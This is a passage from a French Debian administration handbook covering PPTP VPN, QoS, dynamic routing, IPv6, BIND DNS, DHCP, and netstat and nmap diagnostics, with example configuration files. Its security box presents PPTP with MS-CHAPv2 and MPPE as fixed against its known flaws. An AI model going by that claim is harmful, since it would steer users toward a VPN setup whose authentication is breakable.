Configuration du serveur

ATTENTION
PPTP et pare-feu

Les pare-feu intermédiaires doivent autoriser les paquets IP employant le protocole 47 (GRE). De plus, le port 1 723 du serveur PPTP doit être ouvert pour qu'une communication puisse prendre place.

`pptpd` est le serveur PPTP pour Linux. Son fichier de configuration principal `/etc/pptpd.conf` n'a presque pas besoin de modifications ; il faut juste y renseigner *localip* (adresse IP locale) et *remoteip* (adresse IP distante). Dans le fichier ci-dessous, le serveur PPTP a toujours l'adresse IP 192.168.0.199 et les clients PPTP reçoivent des adresses IP comprises entre 192.168.0.200 et 192.168.0.250.

Ex. 10.6 *Fichier* `/etc/pptpd.conf`

```
# TAG: speed
#
#       Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#       Specifies the location of the PPP options file.
#       By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Turns on (more) debugging to syslog
#
```

```
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and remote IP address ranges.
#
#       You can specify single IP addresses separated by commas or you can
#       specify ranges, or both. For example:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitted between commas or within addresses.
#
#       2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#       3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#       4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

Il faut aussi modifier la configuration PPP employée par le serveur PPTP, consignée dans le fichier `/etc/ppp/pptpd-options`. Les paramètres importants à changer sont les noms du serveur (pptp) et du domaine (falcot.com) ainsi que les adresses IP des serveurs DNS et Wins.

Ex. 10.7 *Fichier* `/etc/ppp/pptpd-options`

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
```

```
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

La dernière étape est d'enregistrer l'utilisateur vpn et le mot de passe associé dans le fichier `/etc/ppp/chap-secrets`. Le nom du serveur doit y être renseigné explicitement, l'astérisque (*) habituel ne fonctionnant pas. Par ailleurs, il faut savoir que les clients PPTP sous Windows s'identifient sous la forme *DOMAINE**UTILISATEUR* au lieu de se contenter du nom d'utilisateur. C'est pourquoi on trouve aussi dans ce fichier l'utilisateur FALCOT\\vpn. On peut encore y spécifier individuellement les adresses IP des utilisateurs, ou indiquer un astérisque dans ce champ si l'on ne souhaite pas d'adresses fixes.

Ex. 10.8 *Fichier* `/etc/ppp/chap-secrets`

```
# Secrets for authentication using CHAP
# client        server  secret      IP addresses
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

SÉCURITÉ

Failles de PPTP

La première implémentation par Microsoft de PPTP fut sévèrement critiquée car elle souffrait de nombreuses failles de sécurité, pour la plupart corrigées dans la dernière version du protocole. C'est cette dernière version qui est employée par la configuration documentée dans cette section. Attention cependant, car la suppression de certaines options (notamment `require-mppe-128` et `require-mschap-v2`) rendrait le service à nouveau vulnérable.

10.3. Qualité de service

10.3.1. Principe et fonctionnement

Le terme QoS (*Quality of Service*) désigne l'ensemble des techniques permettant de garantir ou d'améliorer sensiblement la qualité de service apportée à des applications. La plus populaire consiste à traiter différemment chaque type de trafic réseau ; son application principale est le *shaping*. Cela permet de limiter les débits attribués à certains services et/ou à certaines machines, notamment pour ne pas saturer la bande passante. Cette technique s'adapte bien au flux TCP car ce protocole s'adapte automatiquement au débit disponible.

On peut encore modifier les priorités du trafic, ce qui permet généralement de traiter d'abord les paquets relatifs à des services interactifs (`ssh`, `telnet`) ou à des services échangeant de petits blocs de données.

Les noyaux Debian intègrent le QoS et toute la panoplie des modules associés. Ils sont nombreux, et chacun offre un service différent — notamment par le biais de files d'attente pour les paquets IP (*scheduler*, ou ordonnanceur), dont les mécanismes variés couvrent tout le spectre des besoins possibles.

CULTURE

LARTC — *Linux Advanced Routing & Trafic Control*

Le *HOWTO* du routage avancé et du contrôle de trafic sous Linux est un document de référence qui couvre de manière assez exhaustive tout ce qui concerne la qualité de service.

➨ `http://www.linux-france.org/prj/inetdoc/guides/lartc/lartc.html`

10.3.2. Configuration et mise en œuvre

Le QoS se paramètre avec le logiciel `tc`, du paquet Debian *iproute*. Son interface étant extrêmement complexe, il est préférable d'employer des outils de plus haut niveau.

Minimiser le temps de latence : `wondershaper`

L'objectif de `wondershaper` (du paquet Debian éponyme) est de minimiser les temps de latence quelle que soit la charge réseau. Il l'atteint en limitant le trafic total juste en deçà de la valeur de saturation de la ligne.

Après la configuration d'une interface réseau, il est possible de mettre en place ce contrôle du trafic par la commande `wondershaper interface débit_descendant débit_montant`. L'interface sera par exemple `eth0` ou `ppp0` et les deux débits (descendant et montant) s'expriment en kilobits par seconde. La commande `wondershaper remove interface` désactive le contrôle du trafic sur l'interface indiquée.

Pour une connexion Ethernet, le plus simple est d'appeler automatiquement ce script après la configuration de l'interface en modifiant le fichier `/etc/network/interfaces` pour y ajouter des directives `up` (indiquant une commande à exécuter après configuration de l'interface) et `down` (indiquant une commande à exécuter après déconfiguration de l'interface) comme suit :

Ex. 10.9 *Modification du fichier* `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

Dans le cas de PPP, la création d'un script appelant `wondershaper` dans `/etc/ppp/ip-up.d/` activera le contrôle de trafic dès le démarrage de la connexion.

POUR ALLER PLUS LOIN

Configuration optimale

Le fichier `/usr/share/doc/wondershaper/README.Debian.gz` détaille la méthode de configuration recommandée par le mainteneur du paquet. Il conseille d'effectuer des mesures de vitesses de téléchargement pour mieux évaluer les limites réelles.

Configuration standard

En l'absence d'une configuration particulière de QoS, le noyau Linux emploie la file d'attente `pfifo_fast`, qui propose déjà quelques fonctionnalités intéressantes. Pour établir les priorités des paquets IP, elle utilise leur champ ToS (*Type of Service*, ou type de service) — qu'il suffira donc de modifier pour bénéficier de cette file. Ce champ peut recevoir cinq valeurs :

- *Normal-Service* (0) (service normal) ;
- *Minimize-Cost* (2) (minimiser le coût) ;
- *Maximize-Reliability* (4) (maximiser la fiabilité) ;

- *Maximize-Throughput* (8) (maximiser le débit) ;
- *Minimize-Delay* (16) (minimiser le délai).

Le champ ToS peut être positionné par les applications qui génèrent des paquets IP ou modifié à la volée par *netfilter*. Avec la règle ci-dessous, il est ainsi possible d'améliorer l'interactivité du service SSH d'un serveur :

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

10.4. Routage dynamique

Le logiciel `quagga` (du paquet Debian éponyme) est désormais la référence en matière de routage dynamique (il a supplanté `zebra`, dont le développement s'est arrêté). Cependant, pour des raisons de compatibilité, le projet `quagga` a conservé les noms des exécutables : c'est pourquoi on retrouve le programme `zebra` plus loin.

B.A.-BA

Routage dynamique

Le routage dynamique permet aux routeurs d'ajuster en temps réel les chemins employés pour faire circuler les paquets IP. Chaque protocole a sa propre méthode de définition des routes (calcul du chemin le plus court, récupération des routes annoncées par les partenaires, etc.).

Pour le noyau Linux, une route associe un périphérique réseau à un ensemble de machines qu'il peut atteindre. La commande `route` permet de les définir et de les consulter.

C'est un ensemble de démons qui coopèrent pour définir les tables de routage employées par le noyau Linux, chaque protocole de routage (notamment BGP, OSPF, RIP) disposant de son propre démon. Le démon `zebra` centralise les informations reçues des autres démons (`bgpd`, `ospfd`, `ospf6d`, `ripd`, `ripngd` et `babeld`) et gère les tables de routage statiques.

On active un démon en modifiant le fichier `/etc/quagga/daemons` et en créant dans le répertoire `/etc/quagga/` son fichier de configuration, qui doit porter son nom suivi de `.conf` et appartenir à l'utilisateur `quagga` et au groupe `quaggavty` — dans le cas contraire, le script `/etc/init.d/quagga` n'invoquera pas ce démon.

La configuration de chacun de ces démons impose de connaître le fonctionnement du protocole de routage concerné. Il n'est pas possible de tous les détailler ici, mais sachez que le manuel au format `info` du paquet *quagga-doc* n'est pas avare d'explications. Par ailleurs, la syntaxe est très similaire à l'interface de configuration d'un routeur traditionnel et un administrateur réseau s'adaptera rapidement à `quagga`. Par souci d'ergonomie, il est aussi possible de consulter ce manuel au format HTML à l'adresse suivante :

➡ `http://www.quagga.net/docs/docs-info.php`

EN PRATIQUE

OPSF, BGP ou RIP ?

OSPF est probablement le protocole à privilégier pour du routage dynamique sur des réseaux privés, mais c'est BGP qu'on trouve majoritairement sur Internet. RIP est un ancêtre désormais assez peu utilisé.

10.5. IPv6

IPv6 — successeur d'IPv4 — est une nouvelle version du protocole IP, qui doit en corriger les défauts et notamment le nombre trop faible d'adresses IP existantes. Ce protocole gère la couche réseau, c'est-à-dire qu'il offre la possibilité d'adresser les machines (c'est-à-dire de faire parvenir les données à leur destination connue par une adresse) et de fragmenter les données (c'est-à-dire de les découper en tronçons dépendants de la taille des différents liens empruntés en chemin, et de les réassembler à l'arrivée).

Les noyaux Debian prennent systématiquement IPv6 en charge, le code correspondant étant intégré à l'image de base (à part pour certaines architectures, qui ne le proposent que dans un module ipv6 optionnel). Les outils de base comme `ping` et `traceroute` ont pour équivalents IPv6 `ping6` et `traceroute6`, respectivement disponibles dans les paquets Debian *iputils-ping* et *iputils-tracepath*.

On peut configurer le réseau IPv6 comme un réseau IPv4, à travers le fichier `/etc/network/interfaces`. Pour ne pas se contenter d'un réseau IPv6 privé, il faut cependant disposer d'un routeur capable de relayer le trafic sur le réseau IPv6 global.

Ex. 10.10 *Exemple de configuration IPv6*

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Pour désactiver l'auto-configuration:
    # autoconf 0
    # Le routeur est auto-configuré et n'a pas d'adresse fixe.
    # (/proc/sys/net/ipv6/conf/all/accept_ra). Sinon pour le forcer:
    # gateway 2001:db8:1234:5::1
```

Les sous-réseaux IPv6 ont généralement un masque de 64 bits, ce qui autorise 2^{64} adresses dans le sous-réseau. Cela permet l'autoconfiguration d'adresses sans état (*Stateless Address Autoconfiguration* ou SLAAC), qui choisit une adresse IPv6 à partir de l'adresse MAC de l'interface. Par défaut, si SLAAC est actif sur le réseau et IPv6 actif sur un ordinateur, le noyau va automatiquement trouver les routeurs IPv6 et configurer les interfaces.

Ce comportement a des implications en termes de fuites d'information. Lorsqu'on change fréquemment de réseau, par exemple avec un ordinateur portable, on ne souhaite pas forcément que l'adresse MAC fasse partie de l'adresse IPv6 publique, puisque cela permet d'identifier aisément le même ordinateur sur des réseaux différents. Ce problème se résout grâce à une extension d'IPv6, qui remplace cette adresse MAC par un composant aléatoire, qui renouvelle ce composant de manière régulière et qui utilise l'adresse résultante pour les connexions sortantes. Les connexions entrantes peuvent continuer d'utiliser les adresses générées par SLAAC. L'exemple qui suit, à insérer dans `/etc/network/interfaces`, active cette extension :

Ex. 10.11 *Extension d'IPv6 pour la protection des données personnelles*

```
iface eth0 inet6 auto
    # Préférer l'adresse générée aléatoirement pour les connexions sortantes
    privext 2
```

ASTUCE

Programmes compilés avec IPv6

De nombreux logiciels ont besoin d'être adaptés à IPv6. La plupart des paquets de Debian l'ont déjà été, mais il reste des exceptions. Si votre paquet favori ne fonctionne pas encore avec IPv6, vous pouvez demander de l'aide sur la liste de diffusion *debian-ipv6*. Les abonnés de cette liste pourront selon les cas vous suggérer un substitut qui prend en charge IPv6 ou vous aider à soumettre un rapport de bogue pour que le problème soit correctement référencé.

➨ http://lists.debian.org/debian-ipv6/

Les connexions IPv6 peuvent être filtrées et restreintes comme avec IPv4 : il existe une adaptation de `netfilter` pour l'IPv6 compilée dans les noyaux Debian. Elle se configure comme la version classique, mais avec le programme `ip6tables` en lieu et place d'`iptables`.

10.5.1. Tunnel

ATTENTION

Tunnels IPv6 et pare-feu

Le transport d'IPv6 dans un tunnel IPv4 (par opposition à l'IPv6 natif) a besoin que le pare-feu laisse passer le trafic utilisant le protocole IPv4 numéro 41.

En l'absence d'une connexion native en IPv6, on peut toujours s'y connecter via un tunnel sur IPv4. Gogo6 est un fournisseur gratuit de tels tunnels :

➨ http://www.gogo6.com/freenet6/tunnelbroker

Pour exploiter cette possibilité, il faut s'inscrire et créer un compte Freenet6 Pro sur ce site web puis installer le paquet Debian *gogoc* et configurer ce tunnel. On intégrera au fichier `/etc/gogoc/`

`gogoc.conf` les lignes `userid` et `password` reçues par courrier électronique et on remplacera `server` par `authenticated.freenet6.net`.

On proposera une connectivité IPv6 à toutes les machines du réseau local en modifiant dans le fichier `/etc/gogoc/gogoc.conf` les trois directives ci-dessous (le réseau local est supposé connecté à l'interface eth0) :

```
host_type=router
prefixlen=56
if_prefix=eth0
```

La machine est alors le routeur d'accès à un sous-réseau dont le préfixe fait 56 bits. Le tunnel désormais averti, il faut encore informer le réseau local de cette caractéristique en installant le démon `radvd` (du paquet éponyme). C'est un démon de configuration IPv6 jouant le même rôle que `dhcpd` pour le monde IPv4.

Il faut ensuite créer son fichier de configuration `/etc/radvd.conf` (par exemple en adaptant le fichier `/usr/share/doc/radvd/examples/simple-radvd.conf`). En l'occurrence, le seul changement nécessaire est le préfixe, qu'il faut remplacer par celui fourni par Freenet6 (que l'on retrouvera dans la sortie de la commande `ifconfig` dans le bloc relatif à l'interface `tun`).

Après les commandes `/etc/init.d/gogoc restart` et `/etc/init.d/radvd start`, le réseau IPv6 sera enfin fonctionnel.

10.6. Serveur de noms (DNS)

10.6.1. Principe et fonctionnement

Le service de gestion des noms (*Domain Name Service*) est fondamental sur Internet : il associe des noms à des adresses IP (et vice versa), ce qui permet de saisir `france.debian.net` en lieu et place de 92.243.16.27.

Les informations DNS sont regroupées par zones, correspondant chacune à un domaine ou à une plage d'adresses IP (les adresses IP sont généralement allouées par blocs d'adresses consécutives). Un serveur primaire fait autorité sur le contenu d'une zone ; un serveur secondaire, normalement hébergé sur une autre machine, se contente de proposer une copie de la zone primaire, qu'il met à jour régulièrement.

Chaque zone peut contenir différents types d'enregistrements (*Resource Records*) :

- A : attribution d'une adresse IPv4.
- CNAME : définition d'un alias.
- MX : définition d'un serveur de courrier électronique, information exploitée par les serveurs de messagerie pour retrouver le serveur correspondant à l'adresse de destination

d'un courrier électronique. Chaque enregistrement MX a une priorité associée. Le serveur de plus haute priorité (portant le nombre le plus petit) recevra les connexions SMTP (voir encadré « SMTP » page 274). S'il ne répond pas, le deuxième serveur sera contacté, etc.

- PTR : correspondance adresse IP vers nom. Elle est stockée dans une zone dédiée à la résolution inverse, nommée en fonction de la plage d'adresses IP : par exemple 1.168.192.in-addr.arpa pour toutes les adresses du réseau 192.168.1.0/24.
- AAAA : correspondance nom vers adresse IPv6.
- NS : correspondance nom vers serveur de noms. Chaque domaine doit compter au moins un enregistrement NS. Tous ces enregistrements pointent sur un serveur DNS capable de répondre aux requêtes portant sur ce domaine ; ils signaleront les serveurs primaires et secondaires du domaine concerné. Ces enregistrements permettent aussi de mettre en place une délégation DNS. On pourra ainsi indiquer que le domaine interne.falcot.com est géré par un autre serveur de noms et déléguer ainsi une partie du service. Évidemment, le serveur concerné devra déclarer une zone interne.falcot.com.

Le logiciel serveur de nom de référence, Bind, est développé par l'ISC (*Internet Software Consortium*, ou consortium du logiciel Internet). Debian le fournit dans le paquet *bind9*. La version 9 apporte deux nouveautés majeures. Il est désormais possible d'employer le serveur DNS sous une identité utilisateur non privilégié de sorte qu'une faille de sécurité ne donne pas systématiquement les droits de root à l'attaquant, comme cela a souvent été le cas avec la version 8.x.

D'autre part, elle prend en charge DNSSEC, norme qui permet de signer et donc d'authentifier les enregistrements DNS, interdisant ainsi toute falsification de ces données, par exemple par des intermédiaires mal intentionnés.

CULTURE

DNSSEC

La norme DNSSEC est assez complexe ; pour en comprendre tous les tenants et aboutissants, nous vous suggérons de consulter les informations disponibles sur le site du NIC France (organisme gérant l'attribution des domaines en `.fr`), et particulièrement les supports de cours. Il faut savoir que cette norme, encore relativement expérimentale, n'est pas systématiquement employée (même si elle coexiste parfaitement avec des serveurs DNS qui ne la connaissent pas).

➨ `https://www.afnic.fr/fr/produits-et-services/services/dnssec-1.html`

10.6.2. Configuration

Quelle que soit la version de `bind` employée, les fichiers de configuration ont la même structure.

Les administrateurs de Falcot ont créé une zone primaire falcot.com pour stocker les informations relatives à ce domaine et une zone 168.192.in-addr.arpa pour les résolutions inverses des adresses IP des différents réseaux locaux.

ATTENTION

Noms des zones inverses

Une zone inverse porte un nom particulier. La zone couvrant le réseau `192.168.0.0/16` s'appellera ainsi `168.192.in-addr.arpa` : les composants de l'adresse IP sont inversés et suivis du suffixe *in-addr.arpa*.

Pour les réseaux IPv6, le suffixe est `ip6.arpa` et les composants de l'adresse IP (qui sont listés dans l'ordre inverse) sont les caractères de la représentation hexadécimale complète de l'adresse. Ainsi, le réseau `2001:0bc8:31a0::/48` utilise une zone nommée `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

ASTUCE

Tester le serveur DNS

La commande `host` (du paquet *bind9-host*) interroge un serveur DNS, par exemple celui qu'on vient de configurer. La commande `host machine.falcot.com localhost` contrôlera donc la réponse du serveur DNS local pour la requête `machine.falcot.com`. La commande `host adresseip localhost` testera la résolution inverse.

On pourra configurer un serveur DNS en s'inspirant des extraits suivants, issus des fichiers de configuration de la société Falcot.

Ex. 10.12 *Extrait du fichier* `/etc/bind/named.conf.local`

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "interne.falcot.com" {
        type master;
        file "/etc/bind/db.interne.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
};
```

Ex. 10.13 *Extrait du fichier* `/etc/bind/db.falcot.com`

```
; Zone falcot.com
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
; Le @ fait référence au nom de la zone («falcot.com.» en l'occurrence)
; ou à $ORIGIN si cette directive a été employée
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

interne IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

Ex. 10.14 *Extrait du fichier* `/etc/bind/db.192.168`

```
; Zone inverse pour 192.168.0.0/16
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.interne.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
```

```
       IN      NS      ns.interne.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.interne.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.interne.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.interne.falcot.com.
```

ATTENTION

Syntaxe d'un nom

La syntaxe désignant les noms de machine est particulière. `machine` sous-entend ainsi `machine.domaine`. S'il ne faut pas ajouter automatiquement le nom du domaine, il convient d'écrire `machine.` (en suffixant ce nom d'un point). Pour indiquer un nom DNS extérieur au domaine géré, on écrira donc `machine.autredomaine.com.` avec un point.

10.7. DHCP

DHCP (*Dynamic Host Configuration Protocol*, ou protocole de configuration dynamique des hôtes) est un moyen de rapatrier automatiquement sa configuration pour une machine qui vient de démarrer et souhaite configurer son interface réseau. De cette manière, on peut centraliser la gestion des configurations réseau et toutes les machines bureautiques pourront recevoir des réglages identiques.

Un serveur DHCP fournit de nombreux paramètres réseau et notamment une adresse IP et le réseau d'appartenance de la machine. Mais il peut aussi indiquer d'autres informations, telles que les serveurs DNS, WINS, NTP.

L'*Internet Software Consortium*, qui développe `bind`, s'occupe également du serveur DHCP. Le paquet Debian correspondant est *isc-dhcp-server*.

10.7.1. Configuration

Les premiers éléments à modifier dans le fichier de configuration du serveur DHCP, `/etc/dhcp/dhcpd.conf`, sont le nom de domaine et les serveurs DNS. Il faut aussi activer (en la décommentant) l'option `authoritative` si ce serveur est le seul sur le réseau local (tel que défini par la limite de propagation du *broadcast*, mécanisme employé pour joindre le serveur DHCP). On créera aussi une section `subnet` décrivant le réseau local et les informations de configuration diffusées. L'exemple ci-dessous convient pour le réseau local 192.168.0.0/24, qui dispose d'un routeur (192.

168.0.1) faisant office de passerelle externe. Les adresses IP disponibles sont comprises entre 192.168.0.128 et 192.168.0.254.

Ex. 10.15 *Extrait du fichier* `/etc/dhcp/dhcpd.conf`

```
#
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "interne.falcot.com";
option domain-name-servers ns.interne.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "interne.falcot.com";
}
```

10.7.2. DHCP et DNS

Une fonctionnalité appréciée est l'enregistrement automatique des clients DHCP dans la zone DNS de sorte que chaque machine ait un nom significatif (et pas automatique comme machine-

192-168-0-131.interne.falcot.com). Pour exploiter cette possibilité, il faut autoriser le serveur DHCP à mettre à jour la zone DNS interne.falcot.com et configurer celui-ci pour qu'il s'en charge.

Dans le cas de `bind`, on ajoutera la directive allow-update aux deux zones que le serveur DHCP devra modifier (celle du domaine interne.falcot.com et celle de la résolution inverse). Cette directive donne la liste des adresses autorisées à effectuer la mise à jour ; on y consignera donc les adresses possibles du serveur DHCP (adresses IP locales et publiques le cas échéant).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Attention ! Une zone modifiable sera changée par `bind`, qui va donc réécrire régulièrement ses fichiers de configuration. Cette procédure automatique produisant des fichiers moins lisibles que les productions manuelles, les administrateurs de Falcot gèrent le sous-domaine interne.falcot.com à l'aide d'un serveur DNS délégué. Le fichier de la zone falcot.com reste ainsi entièrement sous leur contrôle.

L'exemple de fichier de configuration de serveur DHCP de la section précédente comporte déjà les directives nécessaires à l'activation de la mise à jour du DNS : il s'agit des lignes ddns-update-style interim ; et ddns-domain-name "interne.falcot.com"; dans le bloc décrivant le réseau.

10.8. Outils de diagnostic réseau

Lorsqu'une application réseau ne fonctionne pas comme on l'attend, il est important de pouvoir regarder de plus près ce qui se passe. Même lorsque tout semble fonctionner, il est utile de lancer des diagnostics sur le réseau, pour vérifier qu'il n'y a rien d'anormal. On dispose pour cela de plusieurs outils de diagnostic, qui opèrent à divers niveaux.

10.8.1. Diagnostic local : `netstat`

Citons tout d'abord la commande `netstat` (du paquet *net-tools*), qui affiche sur une machine un résumé instantané de son activité réseau. Invoquée sans arguments, cette commande se contente de lister toutes les connexions ouvertes. Or cette liste est très vite verbeuse et indigeste. En effet, elle inclut aussi les connexions en domaine Unix, qui ne passent pas par le réseau mais sont très nombreuses sur un système standard, car utilisées par un grand nombre de démons.

On utilise donc généralement des options, qui permettent de modifier le comportement de `netstat`. Parmi les options les plus courantes, on trouve :

- -t, qui filtre les résultats renvoyés pour que seules les connexions TCP soient listées ;
- -u, qui fonctionne de la même manière mais pour les connexions UDP ; ces deux options ne s'excluent pas mutuellement et la présence des deux aura pour seul effet visible de masquer les connexions du domaine Unix ;

- -a, qui liste également les *sockets* en écoute (en attente de connexions entrantes) ;
- -n, qui affiche sous forme numérique les adresses IP (sans résolution DNS), les numéros de ports (et non leur alias tel que défini dans `/etc/services`) et les numéros d'utilisateurs (et non leur nom de connexion) ;
- -p, qui affiche les processus mis en jeu ; cette option n'est réellement utile que lorsque `netstat` est invoqué par l'utilisateur root, faute de quoi seuls les processus appartenant au même utilisateur seront listés ;
- -c, qui rafraîchit la liste des connexions en continu.

D'autres options (documentées dans la page de manuel `netstat(8)`) permettent de contrôler encore plus finement les résultats obtenus ; en pratique, on utilise si souvent la conjonction des cinq premières options que la commande `netstat -tupan` est quasiment devenue un réflexe chez les administrateurs systèmes et réseaux. Un résultat typique sur une machine peu active ressemble à ceci :

```
# netstat -tupan
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2224/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      994/exim4
tcp        0      0 192.168.1.241:22        192.168.1.128:47372     ESTABLISHED 2944/sshd: roland [
tcp        0      0 192.168.1.241:22        192.168.1.128:32970     ESTABLISHED 2232/sshd: roland [
tcp6       0      0 :::22                   :::*                    LISTEN      2224/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      994/exim4
udp        0      0 0.0.0.0:68              0.0.0.0:*                           633/dhclient
udp        0      0 192.168.1.241:123       0.0.0.0:*                           764/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           764/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           764/ntpd
udp6       0      0 fe80::a00:27ff:fe6c:123 :::*                                764/ntpd
udp6       0      0 2002:52e0:87e4:0:a0:123 :::*                                764/ntpd
udp6       0      0 ::1:123                 :::*                                764/ntpd
udp6       0      0 :::123                  :::*                                764/ntpd
```

On y retrouve bien les connexions établies (ESTABLISHED), ici deux connexions SSH, et les applications en attente de connexion (LISTEN), notamment le serveur de messagerie Exim4 sur le port 25.

10.8.2. Diagnostic distant : `nmap`

`nmap` (du paquet éponyme) est en quelque sorte l'équivalent de `netstat`, mais s'utilise à distance. Il permet en effet de balayer un ensemble de ports classiques d'un ou plusieurs serveurs distants et de lister parmi ces ports ceux sur lesquels une application répond aux connexions entrantes. `nmap` est en outre capable d'identifier certaines de ces applications, parfois avec la version correspondante. La contrepartie de cet outil est que, comme il fonctionne à distance, il ne peut pas lister les connexions établies ni obtenir d'information sur les processus ou les utilisateurs ; en revanche, on peut le lancer sur plusieurs cibles en même temps.

Une utilisation typique de `nmap` utilise simplement l'option -A, qui déclenche les tentatives d'identification des versions des logiciels serveurs, suivie d'une ou plusieurs adresses ou noms DNS de machines à tester. Ici encore, de nombreuses options existent et permettent de contrôler finement le comportement de `nmap` ; on se référera à la documentation, dans la page de manuel `nmap(1)`.

```
# nmap mirwiz

nmap 192.168.1.30

Starting Nmap 6.00 ( http://nmap.org ) at 2013-11-13 11:00 CET
Nmap scan report for mirwiz (192.168.1.30)
Host is up (0.000015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
# nmap -A localhost

Starting Nmap 6.00 ( http://nmap.org ) at 2013-11-13 10:54 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000084s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4 (protocol 2.0)
| ssh-hostkey: 1024 ea:47:e5:04:a0:b8:70:29:c2:94:3d:fe:a8:b8:b4:02 (DSA)
|_2048 81:5c:a4:56:ff:c0:bf:0d:cd:e6:cc:48:2f:15:78:ea (RSA)
25/tcp    open  smtp    Exim smtpd 4.80
| smtp-commands: mirwiz.internal.placard.fr.eu.org Hello localhost [127.0.0.1],
    ➥ SIZE 52428800, 8BITMIME, PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp   open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          40114/tcp  status
|_  100024  1          55628/udp  status
10000/tcp open  http    MiniServ 1.660 (Webmin httpd)
| ndmp-version:
|_  ERROR: Failed to get host information from server
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
```

```
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see http://
    ➥ nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.00%E=4%D=11/13%OT=22%CT=1%CU=40107%PV=N%DS=0%DC=L%G=Y%TM=52834C
[...]

Network Distance: 0 hops
Service Info: Host: mirwiz.internal.placard.fr.eu.org; OS: Linux; CPE: cpe:/o:
